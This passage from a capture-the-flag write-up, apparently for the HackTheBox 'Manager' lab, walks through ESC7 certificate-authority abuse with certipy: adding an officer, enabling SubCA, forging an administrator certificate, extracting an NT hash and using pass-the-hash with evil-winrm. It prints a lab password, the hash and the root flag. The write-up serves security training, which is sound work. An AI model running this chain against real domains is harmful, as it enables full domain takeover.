    Certificate Serial Number           : 5150CE6EC048749448C7390A52F264BB
    Certificate Validity Start          : 2023-07-27 10:21:05+00:00
    Certificate Validity End            : 2122-07-27 10:31:04+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : MANAGER.HTB\Administrators
      Access Rights
        Enroll                          : MANAGER.HTB\Operator
                                          MANAGER.HTB\Authenticated Users
                                          MANAGER.HTB\Raven
        ManageCertificates              : MANAGER.HTB\Administrators
                                          MANAGER.HTB\Domain Admins
                                          MANAGER.HTB\Enterprise Admins
        ManageCa                        : MANAGER.HTB\Administrators
                                          MANAGER.HTB\Domain Admins
                                          MANAGER.HTB\Enterprise Admins
                                          MANAGER.HTB\Raven
    [!] Vulnerabilities
      ESC7                              : 'MANAGER.HTB\\Raven' has dangerous permissio
ns
Certificate Templates                   : [!] Could not find any certificate templates
```

- By exploiting ESC7 we can gain access.

ESC7

```
┌──(kali㉿kali)-[~]
└─$ certipy-ad ca -ca 'manager-DC01-CA' -add-officer raven -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully added officer 'Raven' on 'manager-DC01-CA'
```

Now we have just granted ourselves the **Manage Certificates** access.

```
    Owner                             : MANAGER.HTB\Administrators
    Access Rights
      Enroll                          : MANAGER.HTB\Operator
                                        MANAGER.HTB\Authenticated Users
                                        MANAGER.HTB\Raven
      ManageCertificates              : MANAGER.HTB\Administrators
                                        MANAGER.HTB\Domain Admins
                                        MANAGER.HTB\Enterprise Admins
                                        MANAGER.HTB\Raven
      ManageCa                        : MANAGER.HTB\Administrators
                                        MANAGER.HTB\Domain Admins
                                        MANAGER.HTB\Enterprise Admins
                                        MANAGER.HTB\Raven
```

```
┌──(kali㉿kali)-[~]
└─$ certipy-ad  ca -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123' -target-ip 10.10.11.236 -ca 'manager-DC01-CA' -enable-template 'SubCA'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully enabled 'SubCA' on 'manager-DC01-CA'
```

- Now that we have enabled our own Template called `subCA` what we're going to do is request that `subCA` template to create our own Certificate.

```
┌──(kali㉿kali)-[~]
└─$ certipy-ad req -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123' -ca 'manager-DC01-CA' -target 10.10.11.236 -template 'SubCA' -upn admin
istrator@manager.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[-] Got error while trying to request certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do not allo
w the current user to enroll for this type of certificate.
[*] Request ID is 22
Would you like to save the private key? (y/N) y
[*] Saved private key to 22.key
[-] Failed to request certificate
```

- With this error we can then pass the request ID back wit certipy

Once we reached this step it broke it kept kicking us out of the ManageCertificates rights. We had to add ourselves in.

```
┌──(kali㉿kali)-[~]
└─$ certipy-ad req -username raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -ca manager-DC01-CA -target 10.10.11.236 -retrieve 30
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Rerieving certificate with ID 30
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'administrator@manager.htb'
[*] Certificate has no object SID
[*] Loaded private key from '30.key'
[*] Saved certificate and private key to 'administrator.pfx'
```

Now we have the admin .pfx certificate file.

when requesting the certificate we got the following errror

```
┌──(kali㉿kali)-[~]
└─$ certipy-ad auth -pfx administrator.pfx -domain manager.htb -username administrator -dc-ip 10.10.11.236
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@manager.htb
[*] Trying to get TGT ...
[-] Got error while trying to request TGT: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

This happens when the system time is too far from the time that kerberos is using.

```
┌──(kali㉿kali)-[~]
└─$ certipy-ad auth -pfx administrator.pfx -domain manager.htb -username administrator -dc-ip 10.10.11.236
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@manager.htb
[*] Trying to get TGT ...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@manager.htb': aad3b435b51404eeaad3b435b51404ee:ae5064c2f62317332c88629e025924ef
```

Now we can do a `passthehash` attack using `evil-winrm` to gain access into the system.

```
evil-winrm -i manager.htb -u Administrator -h '<HASH>'
```

```
    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        11/14/2024   3:36 PM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
bd16ee614e47ab42f73842ae575e73b0
```